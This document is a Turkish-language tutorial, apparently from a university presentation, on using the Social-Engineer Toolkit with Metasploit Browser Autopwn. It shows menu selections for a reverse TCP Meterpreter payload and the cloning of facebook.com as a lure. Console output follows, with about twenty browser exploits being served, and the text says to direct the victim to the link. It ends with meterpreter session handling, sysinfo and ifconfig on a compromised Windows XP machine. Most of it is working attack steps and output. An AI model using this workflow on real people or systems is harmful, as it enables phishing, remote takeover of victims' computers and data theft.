43) Metasploit Browser Autopwn (USE AT OWN RISK!)
```

set:payloads=43

1) Windows Shell Reverse_TCP	Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter	Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL	Spawn a VNC server on victim and send back to attacker
4) Windows Bind Shell	Execute payload and create an accepting port on remote system.
5) Windows Bind Shell X64	Windows x64 Command Shell, Bind TCP Inline
6) Windows Shell Reverse_TCP X64	Windows x64 Command Shell, Reverse TCP Inline
7) Windows Meterpreter Reverse_TCP X64	Connect back to the attacker (Windows x64) Meterpreter
8) Windows Meterpreter Egress Buster	Spawn a meterpreter shell and find a port home via multiple ports
9) Windows Meterpreter Reverse HTTPS	Tunnel communication over HTTP using SSL and use Meterpreter
10) Windows Meterpreter Reverse DNS	Use a hostname instead of an IP address and use Reverse Meterpreter
11) Download/Run your Own Executable	Downloads an executable and runs it

set:payloads=2
set:payloads> Port to use for the reverse [443]:443

[*] Cloning the website: http://www.facebook.com
[*] This could take a little bit...

Bundan sonra SET ve Metasploit konfigürasyonları otomatik olarak yapılır. Yapılan işlemlerden bir ekran görüntüsü aşağıdadır.

```
[*] Starting exploit modules on host 192.168.56.1...
[*] ---

[*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/meterpreter/rsverse_tcp
[*] Using URL: http://0.0.0.0:8080/GaKajt
[*] Local IP: http://192.168.2.5:8080/GaKajt
[*] Server started.
[*] Starting exploit multi/browser/firefox_proto_cmsrequest with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/axtnf
[*] Local IP: http://192.168.2.5:8080/axtnf
[*] Server started.
[*] Starting exploit multi/browser/firefox_tostring_console_injection with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/FyAdxICfjRm
[*] Local IP: http://192.168.2.5:8080/FyAdxICfjRm
[*] Server started.
[*] Starting exploit multi/browser/firefox_webidl_injection with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/10dyYue
[*] Local IP: http://192.168.2.5:8080/10dyYue
[*] Server started.
[*] Starting exploit multi/browser/java_atomicreferencearray with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/H0tLaH
[*] Local IP: http://192.168.2.5:8080/H0tLaH
[*] Server started.
[*] Starting exploit multi/browser/java_jre17_jmxbean with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/rThvks0R
[*] Local IP: http://192.168.2.5:8080/rThvks0R
[*] Server started.
[*] Starting exploit multi/browser/java_jre17_provider_skeleton with payload java/meterpreter/reverse_tcp
```

Exploitler için ayarlamalar yapıldıktan sonra dinlemenin olacağı url oluşturulur.

```
[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.2.5:8080/
[*] Server started.
```

Dinlemeyi yapacağımız url oluşturduktan sonra tek yapacağımız kurbanı bu linke yönlendirmek olacaktır. Sonrasında metasploit meterpreter shell açınca kadar otomatik olarak exploitleri deneyecektir.

Belirlenen url'e bir browserdan girmeye çalıştığımız zaman arka planda metasploit **browser_autopwn** modülüyle denemeleri yaptıktan sonra işini bitirip **session'u** oluşturacaktır. Enter'a bastıktan sonra metasploit ekranı karşımıza çıkacaktır.

Burada aktif sessionları görmek için

session -l komutunu kullanabiliriz.

```
msf auxiliary(browser_autopwn) > sessions -l
Active sessions
-----
Id  Type           Information           Connection
--  --
2   meterpreter x86/win32  ADMINTOR\WTF @ ADMINTOR  192.168.56.1:3333 -> 192.168.56.101:1200 (192.168.56.101)
```

Aktif olan session'u kullanmak için **session -i "ID"** diyerek aktif session'a geçiş yapabiliriz. Örneğimizde Id değeri 2 olduğu için gireceğimiz komut **session -i 2** olacaktır.

```
msf auxiliary(browser_autopwn) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > help

Core Commands
=====
Command      Description
-----
?            Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background
channel      Displays information about active channels
close        Closes a channel
disable_unicode_encoding  Disables encoding of unicode strings
enable_unicode_encoding  Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
help         Help menu
info         Displays information about a Post module
interact     Interacts with a channel
```

Aktif meterpreter session'umuzla yapabileceklerimize bakmak için **help** yazılabilir.

Örnek olarak **sysinfo** ve **ifconfig** komutları çalıştırılmıştır.

Bu komutlardan **sysinfo** meterpreter ajanıyla bağlanmış olduğumuz bilgisayar hakkında genel bilgiler vermektedir. Ör: Bilgisayar adı, mimarisi, işletim sistemi vs. **ifconfig** komutu ise aktif sessiondaki network interface'leri listeler buradan IP adresleri görülebilir.

```
meterpreter > sysinfo
Computer      : ADMINTOR
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : tr_TR
Meterpreter   : x86/win32
meterpreter > ifconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : AMD PCNET Allesi PCI Ethernet, Realtek RTL8101C1 PCI Express Gigabit Ethernet - Paket
Hardware MAC : 08:00:27:8f:da:65
MTU        : 1500
IPv4 Address : 192.168.56.101
IPv4 Netmask : 255.255.255.0
```

SÜLEYMAN DEMİREL ÜNİVERSİTESİ



TEŞEKKÜRLER